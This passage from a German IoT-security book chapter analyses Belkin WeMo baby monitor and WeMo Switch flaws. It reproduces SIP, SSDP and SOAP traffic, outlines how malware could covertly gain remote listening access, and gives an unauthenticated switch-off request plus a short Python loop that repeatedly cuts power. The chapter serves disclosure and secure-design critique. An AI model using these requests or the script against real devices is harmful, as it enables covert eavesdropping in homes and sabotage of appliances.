Für die gegenseitige Verbindung, über die die iOS-App die Audiosignale mitverfolgt, verwenden App und WeMo-Gerät das Session Initiation Protocol (SIP)¹⁷. Dies ist insofern sinnvoll, als SIP ein gängiges Protokoll für Audioanrufe über das Internet ist. Zum Herstellen der Verbindung ruft die iOS-App die INVITE-Aktion¹⁸ auf, um den Anruf einzuleiten:

17. <http://bit.ly/sipprotocol>

18. http://bit.ly/sip_request

```
SIP/2.0 100 Trying
Via: SIP/2.0/TCP 10.0.0.2:59662;rport=4096;received=10.0.0.115;
Record-Route: <sip:k2.k.belkin.evodevices.com:6060;transport=tcp;lr;
did=f9e.f801;nat=yes>
From: <sip:[DELETED but same as smartUniqueId and DeviceID]@
bedev.evomonitors.com>;
To: <sip:[DELETED but same as serialNumber]@bedev.evomonitors.com>
CSeq: 5874 INVITE
Content-Length: 0
```

Der Host, mit dem die iOS-App die Verbindung herstellt, ist *k2.k.belkin.evodevices.com*. Dieser ist über das Internet erreichbar, d.h., der Benutzer der iOS-App kann sich überall in der Welt befinden – er benötigt lediglich einen Internetzugang, und *k2.k.belkin.evodevices.com* muss erreichbar sein. (Der Benutzer muss sich am Anfang nur einmal Zugang zu dem lokalen Netzwerk verschaffen, in dem sich das WeMo-Babyfon befindet, um eine Direktverbindung mit dem Gerät herzustellen und mithilfe des weiter oben beschriebenen Service `/upnp/control/remoteaccess1` die Autorisierung zu erhalten.) Weiterhin benötigt die iOS-App lediglich die Werte für `serialNumber` und `smartUniqueId` (die mit der `DeviceId` identisch ist). In diesem Fall antwortet der SIP-Server unter *k2.k.belkin.evodevices.com* wie folgt:

```
SIP/2.0 200 OK
Via: SIP/2.0/TCP 10.0.0.2:59662;rport=4096;received=10.0.0.115;
Record-Route: <sip:k2.k.belkin.evodevices.com:6060;transport=tcp;lr;
did=f9e.f801;nat=yes>
From: <sip:[DELETED but same as smartUniqueId and DeviceID]@
bedev.evomonitors.com>;
To: <sip:[DELETED but same as serialNumber]@bedev.evomonitors.com>;
CSeq: 5874 INVITE
Contact: <sip:[DELETED but same as serialNumber]@10.0.0.115:3925;
transport=tcp;ob>;+sip.ice
Allow: PRACK, INVITE, ACK, BYE, CANCEL, UPDATE, SUBSCRIBE, NOTIFY, REFER,
MESSAGE, OPTIONS
Supported: replaces, 100rel, timer, norefersub
Session-Expires: 91;refresher=uac
Content-Type: application/sdp
Content-Length: 368
v=0
o=- 3589015852 3589015853 IN IP4 10.0.1.2
s=pjmedia
c=IN IP4 10.0.1.2
b=AS:84
t=0 0
a=X-nat:0
m=audio 3106 RTP/AVP 3 96
c=IN IP4 10.0.1.2
b=TIAS:64000
b=RS:0
b=RR:0
```

```
a=sendrecv
a=rtpmap:3 GSM/8000
a=rtpmap:96 telephone-event/8000
a=fmtp:96 0-15
a=candidate:Ha000102 1 UDP 2130706431 10.0.1.2 3106 typ host
```

Nun ist die Verbindung hergestellt, und die iOS-App horcht auf Audioinformationen, die vom WeMo-Babyfon übertragen werden.

3.2.1 Sicherheitsmängel serienmäßig

Wie wir gesehen haben, benötigt die iOS-App nur ein einziges Mal Zugriff auf das Netzwerk, in dem sich auch das Babyfon befindet, um den Service `/upnp/control/remoteaccess1` aufzurufen. Danach kann die App an jedem beliebigen Ort des Planeten durch Kontaktaufnahme mit dem Server `k2.k.belkin.evodevices.com` via SIP dem Babyfon zuhören. Das offensichtliche Problem besteht darin, dass *jeder* Benutzer, der einmalig Zugang zum lokalen WLAN hatte, sich ohne Authentifizierung und Autorisierung registrieren kann. Zudem kann er solange remote auf das Babyfon zugreifen, bis ein lokaler Benutzer die betreffenden Geräte manuell aus der Zugangsliste löscht (hierzu wird die iOS-App im lokalen WLAN verwendet). Eine Vorführung dieser Methode zeigt ein YouTube-Video, das ich zur Veranschaulichung aufgenommen habe (Sie finden es unter http://bit.ly/perimeter_sec_arg).

Eine realistische Situation, in der diese Sicherheitslücken zu einem Problem werden können, könnte dann eintreten, wenn ein Besucher in der Wohnung des WeMo-Besitzers um vorübergehenden Zugang zum privaten WLAN bittet. Falls der Besucher auf die WeMo-Baby-App zugreifen könnte, dann wäre er später in der Lage, weiterhin über eine Remoteverbindung das Babyfon abzuhören. In diesem Zusammenhang ist die folgende Bewertung¹⁹ des WeMo-Babyfons bemerkenswert, in der der Nutzer Lon J. Seidman seine Bedenken bezüglich dieses Konstruktionsfehlers äußert:

... Das ist aber nicht das einzige Problem, mit dem man sich bei diesem Gerät herumärgern muss. Das zweite ist ein sehr schwaches Sicherheitsmodell, das ein Mithören des WeMo durch Unbefugte ermöglicht. Das WeMo gestattet es jedem iOS-Gerät in Ihrem Netzwerk, eine Verbindung mit ihm herzustellen und mitzuhören – ganz ohne Passwort. Und als ob das nicht schon schlimm genug wäre: Wenn ein iPhone sich einmal im lokalen Netzwerk mit dem WeMo verbunden hat, kann es sich später überall in der Welt erneut einklinken. Belkin setzt voraus, dass Ihr Access-Point geschützt ist und nur Personen darauf zugreifen, die Ihnen bekannt sind. Dies ist besonders problematisch für Menschen, die ihre Access-

19. Im englischen Original unter http://bit.ly/seidman_review.

Points entweder gar nicht sichern oder nur schwache Sicherheitsfunktionen einsetzen, die häufig geknackt werden.

Belkin scheint diese Sicherheitslücke in der Software einzuräumen, denn dort werden die Geräte aufgelistet, die eine Verbindung mit dem WeMo herstellen können, und es wird jeweils angegeben, ob ein globales Schnüffeln möglich ist. Leider gewährt WeMo jedem Gerät, das es auf die Liste geschafft hat, standardmäßig Vollzugriff. Sie müssen also fortlaufend darauf achten, dass kein unbefugter Zuhörer eine Verbindung hergestellt hat.

Fazit: Das Gerät ist nicht zuverlässig genug, um ein wirksames Überwachen meines Kindes zu ermöglichen, und zudem nicht ausreichend sicher, um mir das Vertrauen zu geben, dass Dritte sich nicht einklinken können. Aus diesem Grund muss ich von diesem Produkt abraten.

Als Antwort auf Seidmans Bewertung schrieb ein Belkin-Vertreter Folgendes:

Hallo Lon,

vielen Dank für Ihre Bewertung des WeMo Audio Babyfon. Mit Interesse haben wir von Ihren sicherheitstechnischen Einwänden gelesen und möchten zu den beschriebenen Problemen gerne Stellung nehmen. In Wohnungen, in denen das WLAN mit einem Passwort geschützt ist, ist unser Produkt so sicher wie jedes andere Gerät im Netzwerk auch. Damit ein Unbefugter auf das Babyfon zugreifen kann, braucht er das Passwort. Benutzern ohne passwortgeschütztes WLAN empfehlen wir die Einrichtung eines solchen Passworts zur grundlegenden Absicherung aller ihrer Tätigkeiten im heimischen Netzwerk. Wir werden diese Empfehlung unserer FAQ-Rubrik hinzufügen.

Wie Sie richtig festgestellt haben, können die Familien Dritten Zugriff gewähren, indem sie ihr WLAN-Passwort an Verwandte oder Freunde weitergeben, denen sie vertrauen. Wir sind der Ansicht, dass dies ein positives Merkmal des Systems ist, und erwarten, dass die Weitergabe des Passworts natürlich nur mit der gebührenden Vorsicht erfolgt, da damit der Zugriff auf das heimische Netzwerk möglich ist. Nutzer, die diese Funktionalität für problematisch halten und den Zugriff Dritter grundsätzlich unterbinden möchten, können jedoch, wenn sie beim Babyfon angemeldet sind, den Fernzugriff deaktivieren.

Falls Sie noch weitere Fragen oder Anmerkungen haben, freuen wir uns, von Ihnen zu hören. Schreiben Sie eine E-Mail an customer-care@belkin.com.

Mit freundlichen Grüßen

Ihr Belkin-Support

Je mehr IoT-Geräte wir in unseren Wohnungen aufstellen, umso mehr wird die Sicherheit im WLAN zu einem starken Verkaufsargument. Angesichts der möglichen Auswirkungen auf unsere physische Privatsphäre und Sicherheit lässt sich das Argument, dass dem Missbrauch Tür und Tor geöffnet sind, sobald ein einzelnes Gerät (Computer oder IoT-Gerät) erfolgreich angegriffen wurde, nicht von der Hand weisen. In der Zukunft werden in den Haushalten der Industrieländer jeweils Dutzende fernsteuerbare IoT-Geräte stehen. Da darf das WLAN-Passwort nicht den Knackpunkt darstellen. Mehr noch: Ein Computer oder ein Gerät, das kompromittiert wurde, hat ja bereits Zugriff auf das Netzwerk, d. h., der Angreifer benötigt das WLAN-Passwort gar nicht. Dieser Aspekt bringt uns zum Thema Malware, das wir im folgenden Abschnitt behandeln werden.

3.2.2 Malware außer Kontrolle

Dass Desktop-Computer oder Laptops im Heimgebrauch mit Malware infiziert werden, ist nicht ungewöhnlich. Angesichts der flächendeckenden Verbreitung solcher Schadsoftware ist es bei Betriebssystemen heutzutage üblich, dass die Firewall standardmäßig aktiviert ist. Mit dieser Vorgehensweise soll verhindert werden, dass Geräte im selben lokalen Netzwerk einander uneingeschränkt vertrauen und davon ausgehen, dass alle anderen Geräte ebenfalls sicher sind.

Sehen wir uns nun den Fall des WeMo Baby an. Sobald ein Gerät im lokalen WLAN kompromittiert wird, kann eine Malware für ihren Autor erfolgreich eine Autorisierung anfordern, indem sie die folgenden Schritte ausführt:

1. Sie sucht das WeMo Baby via SSDP im lokalen Netzwerk.
2. Sie versendet eine GET-Anforderung für `/setup.xml`, um die `serialNumber` abzurufen.
3. Dann sendet sie eine POST-Anforderung an `/upnp/control/remoteaccess1`, die eine selbst ausgewählte `DeviceID` enthält.
4. Schließlich werden die Werte für `serialNumber` und `DeviceID` an den Autor der Malware übertragen. Wie wir weiter oben bei der Beschreibung der SIP-Anforderungen gesehen haben, sind dies die Geheiminformationen, die benötigt werden, um eine Verbindung mit dem Babyfon herzustellen und mitzuhören.

Wir können davon ausgehen, dass Autoren von Malware Funktionen zum Scannen des lokalen Netzwerks nach Babyfonen implementieren. Sobald ein Gerät gefunden wurde, ist das beschriebene Szenario einfach umzusetzen, denn alle lokalen Geräte können sich für den Fernzugriff auf das WeMo-Babyfon autorisieren. Malware-Autoren, denen es gelingt, private Desktop-Computer und Laptops zu hacken, werden auch auf jedes WeMo-Babyfon zugreifen können, das in der Wohnung aufgestellt ist.

3.3 WeMo Switch oder: Manche Dinge ändern sich nie

In vielen Unternehmen ist sicheres Entwickeln fest etabliert, in anderen hingegen fällt den Verantwortlichen erst nachträglich ein, dass man in diesem Bereich noch etwas tun könnte. Normalerweise wird die Kultur eines Unternehmens dadurch beeinflusst, wie wichtig die Unternehmensführung selbst das Thema Sicherheit nimmt, denn letztendlich ist sie es, die sich gegenüber dem Vorstand oder den Shareholdern verantworten muss. Ein Beispiel hierfür ist das schon oft zitierte Memo²⁰, das Bill Gates 2002 an die Microsoft-Mitarbeiter schickte. Er schrieb:

Bislang haben wir unsere Software und unsere Dienstleistungen stets um neue Funktionen und Merkmale ergänzt und besonderes Augenmerk auf die Erweiterbarkeit unserer Plattform gelegt, um die Benutzer zu überzeugen. Wir haben dabei hervorragende Arbeit geleistet, aber am Ende spielen alle unsere tollen Funktionen keine Rolle, wenn die Kunden unserer Software nicht vertrauen. Wenn wir uns also jetzt entscheiden müssen zwischen dem Hinzufügen neuer Funktionen und dem Beheben von Sicherheitsproblemen, dann kann diese Entscheidung nur zugunsten der Sicherheit ausfallen. Unsere Produkte müssen von Anfang an sicher sein, und wir müssen diese Sicherheit ständig erhöhen und optimieren, wann immer sich neue Bedrohungen ergeben.

Gates' Memo kam zu einem Zeitpunkt, als bekannte Sicherheitslücken in Microsofts Software von Hackern in aller Welt gnadenlos ausgenutzt wurden. Eines der ersten Beispiele war der Nimda-Wurm, der 2001 veröffentlicht wurde und sich schnell zum meistverbreiteten Internetwurm entwickelte. Seine Opfer waren zahlreiche von Microsoft entwickelte Betriebssysteme – von Windows 95 über 98 und ME bis hin zu Windows NT und 2000.

Zehn Jahre später veröffentlichte Microsoft-Manager Craig Mundie ein Statement²¹, das sich an alle Microsoft-Mitarbeiter richtete und auf Gates' Memo und die Fortschritte Bezug nahm, die Microsoft seitdem gemacht hatte:

Unsere interne und externe Arbeit in den vergangenen zehn Jahren hat die Messlatte in Sachen Softwarequalität zweifelsohne auf ein neues Niveau gehievt und unser Versprechen unterstrichen, Produkte zu entwickeln, die das Vertrauen der Benutzer verdienen. Was die Sicherheit betrifft, ist dank der kompromisslosen Implementierung des Security Development Lifecycle und unserer Bereitschaft, diesen auch Dritten zur Verfügung zu stellen, unsere führende Rolle in der Sicherheitsentwicklung heute weithin anerkannt. Im Datenschutzbereich waren wir das erste Unternehmen, das Datenschutzstandards für Entwickler herausgegeben und für Verbraucher mehrstufige Datenschutzhinweise veröffent-

20. http://bit.ly/gates_memo

21. http://bit.ly/mundie_statement

licht hat. Verbesserungen bei der Zuverlässigkeit konnten wir durch eine bessere Instrumentierung erzielen: Die Windows-Fehlerberichterstattung ermöglichte uns die Behebung von Systemabstürzen und führte so aufseiten der Benutzer zu mehr Produktivität bei deutlich gesunkener Frustration.

Und was hat das alles jetzt mit Belkin zu tun? Nachdem wir das Belkin WeMo Baby ausführlich untersucht haben, wollen wir uns jetzt einmal ein anderes Produkt ansehen, das ebenfalls von Belkin entwickelt wurde, den WeMo Switch, um festzustellen, ob ähnliche Sicherheitsprobleme modellübergreifend auftreten. Wir können durch diese Analyse überprüfen, ob das Problem einer unsicheren Konstruktion die gesamte Produktpalette durchdrungen hat. Aktuelle wie auch zukünftige IoT-Hersteller müssen in Sachen Sicherheit produktübergreifend für Konsistenz sorgen. Deswegen ist es wichtig, viele Produkte desselben Herstellers immer und immer wieder auf ihre Sicherheit hin abzuklopfen.

Mit dem WLAN-fähigen WeMo Switch (Abb. 3–8) können Sie elektrische Geräte in Ihrer Wohnung ferngesteuert ein- und ausschalten. Der WeMo Switch verwendet das heimische WLAN zur Ansteuerung von Lampen, Ventilatoren, Heizkörpern und anderen mit ihm verbundenen elektrischen Geräten. Zur Steuerung müssen Sie lediglich die kostenlose WeMo-App aus dem Google Play Store oder dem Apple App Store herunterladen, den Switch an eine Steckdose in Ihrer Wohnung anschließen und dann das gewünschte Gerät mit dem Switch verbinden. Danach können Sie es mit der WeMo-App ein- und ausschalten – egal, wo Sie gerade sind.



Abb. 3–8 Belkin WeMo Switch

Die WeMo-App (Abb. 3–9) ist eigentlich recht einfach aufgebaut. Sie müssen lediglich die App starten und auf die Ein/Aus-Schaltfläche tippen, um das angeschlossene Gerät ein- bzw. auszuschalten.



Abb. 3-9 WeMo-Switch-App

Zum Suchen des Switch sendet die App die folgende SSDP-Anforderung:

```
M-SEARCH * HTTP/1.1
HOST:239.255.255.250:1900
ST:upnp:rootdevice
MX:2
MAN:"ssdp:discover"
```

Hier ist die Antwort des Switch:

```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age=86400
DATE: Mon, 14 Oct 2013 10:48:31 GMT
LOCATION: http://10.0.1.8:49153/setup.xml
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01
SERVER: Unspecified, UPnP/1.0, Unspecified
X-User-Agent: redsonic
ST: upnp:rootdevice
USN: uuid:Socket-1_0::upnp:rootdevice
```

Das sieht genauso aus wie bei der WeMo-Baby-App auf der Suche nach dem Babyfon. Entsprechend der Beschreibung weiter oben besteht der nächste Schritt für die App nun darin, den Inhalt der Datei *setup.xml* von dem Webserver abzurufen, der auf dem Switch ausgeführt wird. Deren Inhalt sieht wie folgt aus (sensible Daten wurden gelöscht):

```

<?xml version="1.0"?>
<root xmlns="urn:Belkin:device-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <device>
    <device-Type>urn:Belkin:device:controllee:1</deviceType>
    <friendlyName>WeMo Switch</friendlyName>
    <manufacturer>Belkin International Inc.</manufacturer>
    <manufacturerURL>http://www.belkin.com</manufacturerURL>
    <modelDescription>Belkin Plugin Socket 1.0</modelDescription>
    <modelName>Socket</modelName>
    <modelNameNumber>1.0</modelNameNumber>
    <modelURL>http://www.belkin.com/plugin/</modelURL>
    <serialNumber>[DELETED]</serialNumber>
    <UPC>123456789</UPC>
    <macAddress>[DELETED]</macAddress>
    <firmwareVersion>WeMo_US_2.00.2769.PVT</firmwareVersion>
    <iconVersion>0|49153</iconVersion>
    <binaryState>0</binaryState>
    <iconList>
      <icon>
        <mimetype>jpg</mimetype>
        <width>100</width>
        <height>100</height>
        <depth>100</depth>
        <url>icon.jpg</url>
      </icon>
    </iconList>
    <serviceList>
      <service>
        <serviceType>urn:Belkin:service:WiFiSetup:1</serviceType>
        <serviceId>urn:Belkin:serviceId:WiFiSetup1</serviceId>
        <controlURL>/upnp/control/WiFiSetup1</controlURL>
        <eventSubURL>/upnp/event/WiFiSetup1</eventSubURL>
        <SCPDURL>/setupservice.xml</SCPDURL>
      </service>
      <service>
        <serviceType>urn:Belkin:service:timesync:1</serviceType>
        <serviceId>urn:Belkin:serviceId:timesync1</serviceId>
        <controlURL>/upnp/control/timesync1</controlURL>
        <eventSubURL>/upnp/event/timesync1</eventSubURL>
        <SCPDURL>/timesyncservice.xml</SCPDURL>
      </service>
      <service>
        <serviceType>urn:Belkin:service:basicevent:1</serviceType>
        <serviceId>urn:Belkin:serviceId:basicevent1</serviceId>
        <controlURL>/upnp/control/basicevent1</controlURL>
        <eventSubURL>/upnp/event/basicevent1</eventSubURL>
        <SCPDURL>/eventservice.xml</SCPDURL>
      </service>
    </serviceList>
  </device>
</root>

```

```

    <serviceType>urn:Belkin:service:firmwareupdate:1</serviceType>
    <serviceId>urn:Belkin:serviceId:firmwareupdate1</serviceId>
    <controlURL>/upnp/control/firmwareupdate1</controlURL>
    <eventSubURL>/upnp/event/firmwareupdate1</eventSubURL>
    <SCPDURL>/firmwareupdate.xml</SCPDURL>
  </service>
  <service>
    <serviceType>urn:Belkin:service:rules:1</serviceType>
    <serviceId>urn:Belkin:serviceId:rules1</serviceId>
    <controlURL>/upnp/control/rules1</controlURL>
    <eventSubURL>/upnp/event/rules1</eventSubURL>
    <SCPDURL>/ruleservice.xml</SCPDURL>
  </service>

  <service>
    <serviceType>urn:Belkin:service:metainfo:1</serviceType>
    <serviceId>urn:Belkin:serviceId:metainfo1</serviceId>
    <controlURL>/upnp/control/metainfo1</controlURL>
    <eventSubURL>/upnp/event/metainfo1</eventSubURL>
    <SCPDURL>/metainfoservice.xml</SCPDURL>
  </service>
  <service>
    <serviceType>urn:Belkin:service:remoteaccess:1</serviceType>
    <serviceId>urn:Belkin:serviceId:remoteaccess1</serviceId>
    <controlURL>/upnp/control/remoteaccess1</controlURL>
    <eventSubURL>/upnp/event/remoteaccess1</eventSubURL>
    <SCPDURL>/remoteaccess.xml</SCPDURL>
  </service>

  <service>
    <serviceType>urn:Belkin:service:deviceinfo:1</serviceType>
    <serviceId>urn:Belkin:serviceId:deviceinfo1</serviceId>
    <controlURL>/upnp/control/deviceinfo1</controlURL>
    <eventSubURL>/upnp/event/deviceinfo1</eventSubURL>
    <SCPDURL>/deviceinfoservice.xml</SCPDURL>
  </service>
</serviceList>
  <presentationURL>/pluginpres.html</presentationURL>
</device>
</root>

```

Beachten Sie auch hier den Service `remoteaccess1`, der ähnlich wie im Beispiel für WeMo Baby aufgerufen wird. Hier gibt es allerdings einen zusätzlichen Service namens `basicevent1`, für den Folgendes gilt: Wenn der Benutzer sich im selben WLAN wie der Switch befindet, dann kann er eine Verbindung mit diesem Service herstellen und einen Befehl zum Umschalten des Switch absetzen:

```

POST /upnp/control/basicevent1 HTTP/1.1
SOAPACTION: "urn:Belkin:service:basicevent:1#SetBinaryState"
Content-Length: 316
Content-Type: text/xml; charset="utf-8"

```

```
HOST: 10.0.1.8:49153
User-Agent: CyberGarage-HTTP/1.0
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
  <u:SetBinaryState xmlns:u="urn:Belkin:service:basicevent:1">
    <BinaryState>0</BinaryState>
  </u:SetBinaryState>
</s:Body>
</s:Envelope>
```

Der BinaryState-Wert ist auf 0 gesetzt, d.h., der Switch wird angewiesen, in die Ausschaltposition umzuschalten. Der Switch antwortet wie folgt:

```
HTTP/1.1 200 OK
CONTENT-LENGTH: 285
CONTENT-TYPE: text/xml; charset="utf-8"
DATE: Mon, 14 Oct 2013 10:58:26 GMT
EXT:
SERVER: Unspecified, UPnP/1.0, Unspecified
X-User-Agent: redsonic
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body>
<u:SetBinaryStateResponse xmlns:u="urn:Belkin:service:basicevent:1">
  <BinaryState>0</BinaryState>
</u:SetBinaryStateResponse>
</s:Body> </s:Envelope>
```

Die HTTP 200-Antwort zeigt in Kombination mit dem BinaryState-Wert 0, dass der Switch das angeschlossene Gerät erfolgreich abschalten konnte.

Isaac Kelly hat in Python ein Proof-of-Concept-Toolkit²² entwickelt, um den lokalen Zugriff auf den WeMo Switch zu testen. Ein einfaches, zu Demonstrationszwecken entwickeltes Malware-Skript mit lokalem Zugriff kann dieses Framework kapseln und das an den WeMo Switch angeschlossene elektrische Gerät dauerhaft abschalten:

```
#!/usr/bin/python
import time
from wemo import on, off, get
while True:
    off()
    time.sleep(5)
```

Wie dies funktioniert, können Sie in meinem YouTube-Video unter http://bit.ly/switch_vulnerability sehen. Beachten Sie dabei, dass hierzu weder ein Authentifizierungs- noch ein Autorisierungstoken benötigt wurde!

22. <https://github.com/issackelly/wemo>

Wir können also recht eindeutig erkennen, dass der Entwicklung des WeMo Baby und des WeMo Switch ähnliche Gedankengänge zugrunde lagen. Wie beim Babyfon lässt sich auch hier leicht nachvollziehen, wie Malware-Autoren unter Ausnutzung von Sicherheitsmängeln überall dort, wo sie mit ihrer Malware erfolgreich in ein Computernetzwerk eindringen konnten, WeMo Switches einfach und schnell umschalten können.

Die App gestattet aber nicht nur lokalen, sondern auch Remotezugriff und somit ein Umschalten überall in der Welt. Hierzu sendet die App ähnlich wie beim WeMo Baby zunächst eine Anforderung an den `remoteaccess1`-Service. Beim Aufruf von `remoteaccess1` auf dem lokalen Webserver, der auf dem Switch ausgeführt wird, übermittelt die App als `DeviceName` eine benutzerdefinierte Zeichenfolge. Diese wird dann an die App zurückgeschickt und vom Switch als Autorisierungstoken gespeichert.

Greift der Benutzer `remote` zu, dann wird der `DeviceName`-Wert an <https://api.xbcs.net:8443/apis/http/plugin/message> gesendet und an den entsprechenden Switch weitergeleitet. Folglich muss eine Malware-Instanz nur ein einziges Mal auf das lokale WLAN zugreifen können, damit der Malware-Autor den `DeviceName` abfangen kann; danach kann er direkt eine Verbindung mit dem Service `api.xbcs.net` herstellen und einen Befehl zum Umschalten des Switch absetzen.

Bei Microsoft erkannten sowohl Sicherheitsexperten mit hehren Zielen als auch Kriminelle Ähnlichkeiten im gesamten Produktsortiment, indem sie überprüften, ob unsichere Entwicklungsprinzipien auch an anderer Stelle eingesetzt wurden. Bei WeMo können wir eine ähnliche Situation feststellen. Im Softwarebereich haben wir dafür viel Lehrgeld bezahlen müssen, und nun sehen wir ein Beispiel für die Wiederkehr derselben Probleme im Bereich der IoT-Produkte.

3.4 Fazit

Eltern und Babysitter sind zum Schutz der Kleinsten auf moderne Überwachungstechnologien angewiesen. Allerdings sind bei Foscam-Geräten eine Reihe von Fällen bekannt geworden, die zeigen, wie erschreckend die Erkenntnis für Eltern ist, dass das Babyfon im Kinderzimmer von einem Unbefugten erfolgreich gekapert wurde. In panischer Angst ins eigene Kinderzimmer zu rennen, weil man dort die Stimme eines Fremden gehört hat, ist eine Erfahrung, die man niemandem wünscht. Babyfone können aber nicht nur solche beängstigenden Situationen wie die beschriebenen verursachen, sondern auch missbraucht werden, um heimlich Unterhaltungen zwischen Erwachsenen mitzuhören – ein klarer Bruch der Privatsphäre.

Was die WeMo-Geräte angeht, sollte klar geworden sein, dass Konstruktionsprinzipien zu einer Situation geführt haben, in der das Umfeld eines Überwachungsgeräts gefährdet ist, sobald der Angreifer nur ein einziges Mal Zugang zum lokalen Netzwerk erhalten hat. Und bei den Foscam-Geräten wiederum

haben wir gesehen, dass wirklich jeder in der Lage ist, Hunderttausende angreifbare IoT-Babyfone mithilfe eines Service wie Shodan zu finden.

Im Softwarebereich haben wir auf schmerzhaft Weise erfahren müssen, wie wichtig Sicherheit ist. Nun sind wir im Begriff, die gleichen Fehler im Zusammenhang mit IoT-Geräten erneut zu machen. Wir haben gelernt, anderen Geräten im lokalen Netzwerk nicht zu trauen. Wir haben gelernt, sichere Prozesse in den Entwicklungszyklus zu integrieren, sodass Fehler, die ein einfaches Umgehen der Authentifizierung gestatten würden, im Code gar nicht erst vorkommen. Unternehmen, die Geräte wie Babyfone herstellen, müssen es sich zur Gewohnheit machen, Sicherheitsmerkmale von Anfang an zu implementieren – von der Entwicklung sicherer Anwendungsfälle und Architekturen bis hin zur obligatorischen Überprüfung des Quellcodes auf Sicherheitslücken.

Babyfone – vor allem solche wie die hier beschriebenen – müssen ein unkompliziertes Aufspielen von Sicherheitsupdates ermöglichen, sonst werden wir auch weiterhin Millionen und Abermillionen von Geräten mit dem Internet verbinden, die ungepatcht sind und deswegen Sicherheitslücken enthalten. Im Fall der Foscam-Geräte war das Aufspielen eines kritischen Patches derart umständlich, dass sich nur ganz wenige Eltern die Mühe dazu machten. Nutzer solcher Geräte sollten sich klar für einfachere Prozesse aussprechen – etwa durch Unterstützung von Herstellern, die unkomplizierte Updates ermöglichen.